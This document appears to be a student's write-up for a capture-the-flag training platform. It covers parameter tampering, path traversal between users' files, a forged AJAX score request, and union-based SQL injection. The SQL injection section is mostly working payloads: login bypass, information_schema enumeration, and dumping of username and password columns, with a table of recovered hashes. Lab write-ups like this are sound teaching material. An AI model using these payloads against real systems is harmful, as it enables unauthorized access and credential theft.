
regexDiscussion Board:  
<https://drive.google.com/drive/folders/1zxjqi_WUlSeTcRqZGHWBvsWAlTYR5Gec>

Webgoat local:  
  


Lab Sharing:  
<https://docs.google.com/document/d/1oz6PeRvSCDEofRJMc2vLdnn53yeQywunKFiv47MYPEo/edit?usp=sharing>

\_

(\_)

\_ \_\_ \_\_\_ \_ \_ \_\_ \_\_\_ \_\_\_ \_\_\_ \_\_ \_

| '\_ ` \_ \| | '\_ ` \_ \ / \_ \/ \_\_|/ \_` |

| | | | | | | | | | | | (\_) \\_\_ \ (\_| |

|\_| |\_| |\_|\_|\_| |\_| |\_|\\_\_\_/|\_\_\_/\\_\_,\_|

# The CTF Writeup #

Pertaining only to ethical hacking challenges; No MST/Recompilation writeups,

answers may be flexible, more than one way of solving. (Version 3.1.3)

Access Control

<https://youtu.be/9V4wwGa3s-o?si=oG5HbJV8y-hQdC10>

- Bad Teacher (Parameter Tampering)

- Login with "s12345", "password"

- Burpsuite intercept view profile

- Change username option to "p5678901"  
  
BAD Teacher Strike Again:

- Login with "s12345", "password"

- Burpsuite intercept view profile

- Change username option to "p5678901"

\_add one more parameter: role=manager in header:  


- Doodle Drive (URI Path Guessing)

- Login Doodle Drive "jingfarts", "stuckintime"

- Observe files, particularly readme.txt

- Replace URL "../jingzhi/readme.txt" with "../adelena/readme.txt"

- Return to page, login to Doodle Drive with "adeliscray", "sippintea"

- Read stuff.txt

- Login Cytec Bank with "adeliscray", "12039567"

General

- Http Basics (Initial Challenge; Prove of Viability)

- Type "helloworld" and hit enter

- Nuclear Winter (Overflow Simulation; Needs work)

- Type in any long input, notice input max length

- Burpsuite intercept, type in long input, "AAAAAAAAAAAAAAA"

- Notice overflow of output

- Burpsuite intercept, type in long input, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"

- Copy out intercepted password (m1m0s4)

- Type "m1m0s4" and activate

JavaScript

- Faster Than Light (HTML Comment Hiding)

- Intercept the page execution of javascript by "view page source"

(view-source:https://mimosa.irc.sg/challenges/faster-than-light in chrome)

- Search for comment in html (i\_weave\_light)

- Type "i\_weave\_light" and submit

- Poison Apples (Packet Crafting)

- Developer console, read javascript operation of snake game

- Beautify the text for better verbosity

- Copy AJAX call portion, passing in highscore of 500 as argument

- Submit using console

$.ajax({

url: "/challenges/poison-apples",

type: "post",

data: JSON.stringify({

highscore: 500

}),

contentType: "application/json",

beforeSend: function(e) {

e.setRequestHeader(\_csrf\_header, \_csrf\_token)

},

success: function(e, t, n) {

"function" == typeof window.default\_challenge\_success && window.default\_challenge\_success(e)

},

error: function(e, t, n) {

"function" == typeof window.default\_challenge\_error && window.default\_challenge\_error(n)

}

});

- Genesis (Packet Inspection)

- WARNING: DIFFICULT. MEANT FOR THOSE WHO DEEM MIMOSA "CONVENIENT" AND WISH TO EXPLORE NETWORKING.

(Created as a "reverse" Poison Apples, entices gamers anyway)

- Developer console, read javascript operation of platformer

- Engine details controls suspicious eval methods, and a query method

- Identify that function "query()" utilizes some key "key"

- Monitor "key" as you progress; theres a stage where u are forced to call query() to skip the wall

that is blocking your way, this is to teach users that they need to call commands to progress in this

hacking game

key = "level-1"

- Read each packet that enters the game as you progress the next stage

key = "level-2"

- Read the hint that SVG contains last level key (hidden in xml)


key = "eternity";

query();

SQLi

***- Dazala (Union Query SQLi)***

- Test malformed expressions

test' or 1=1 order by 1; -- -  
 test' or 1=1 order by 2; -- -  
test' or 1=1 order by 3; -- -  
test' or 1=1 order by 4; -- -  


- Read selected columns, appropriate column type

Test’ or 1=1 order by 1; -- -

- Craft union select to discover column and table names

' union select table\_name, column\_name, null from information\_schema.columns -- -  
  
Get rows by chunk  
 ' union select table\_name, column\_name, null from information\_schema.columns limit 100 offset 0; -- -

' union select table\_name, column\_name, null from information\_schema.columns limit 100 offset 100; -- -

' union select table\_name, column\_name, null from information\_schema.columns limit 100 offset 200; -- -

' union select table\_name, column\_name, null from information\_schema.columns limit 100 offset 300; -- -  


- Hijack users table

' union select username, password, null from users -- -

- Login with "root", "secure123"

- SQLi Basics (Simple SQLi)

- Login with

username: ' or 1=1 -- -

password: <left empty>

**Bounce1, 2**

Below is like a "general step by step" to approach SQLi union-based challenge:

1. Try Find No. of columns (because for SQL Union to work, the same number of column have to match the original SQL query statement. Read: <https://www.w3schools.com/sql/sql_union.asp>)
2. **Search textbox-----SQLi injection point  
   Smith’ or 1=1; -- -not successful  
   123 or 1=1; -- -successful  
   →Numeric SQLi**
3. **Try Find matching datatype (because for SQL Union to work, same data type must match, see above link)**


**??Number of columns in the original select statement  
  
 1 or 1=1 order by 1; -- -  
1 or 1=1 order by 2 ;-- -error  
------->one column**

**1 union SELECT Table**


**Try to find table name:**  
1 union select table\_name from information\_schema.tables; -- -  
<https://www.mssqltips.com/sqlservertutorial/196/information-schema-tables/>

--->fakebook

TRY to find column name for tablename “fakebook”  
1 union select concat (column\_name, char(44), table\_name) from information\_schema.columns;-- -  
<https://www.mssqltips.com/sqlservertutorial/183/information-schema-columns/>

1 union select concat(column\_name, char(44), table\_name) from information\_schema.columns; -- -  
1 union select concat (table\_name, char(44), column\_name) from information\_schema.columns   
  


Finally:  
1 union select concat(username,char(44),password) from fakebook; -- -



**1 or 1=1 order by 4; -- -  
  
1 or 1=1 order by 5; -- -**

**1 union select null,null,null,null;-- -**

**??Column types**

**' union select 'a','b',null,null;-- -**

**' union select 'a','b',’c’,null;-- -**

**' union select 'a','b',1,null;-- -**


1. Try Find Schema names (eg. PUBLIC )
2. Try Find Table name (Not always USERS, eg. in Fakebook challenge, the table name is FAKEBOOK)

' union select 'a',table\_name,1,null from information\_schema.tables where table\_schema='public'-- -

Back to step 2: ' union select 'a',schema(),1,null;-- -

1. Try Find Column name

' union select 'a',column\_name,1,null from information\_schema.columns where table\_name='operatives'-- -



1. Finally, try perform final SQL union query using the above table name and column name that we have found.

' union select FIRSTNAME,PASSWORD,1,null from operatives;-- -

|  |  |  |
| --- | --- | --- |
| alec | 482c811da5d5b4bc6d497ffa98491e38 | password123 |
| aristotle | c24a542f884e144451f9063b79e7994e | password12 |
| basil | 5f4dcc3b5aa765d61d8327deb882cf99 | password |
| **dusko** | 9fb3f364fe13dfc740ecacab3bcaa5b0 | scoot |
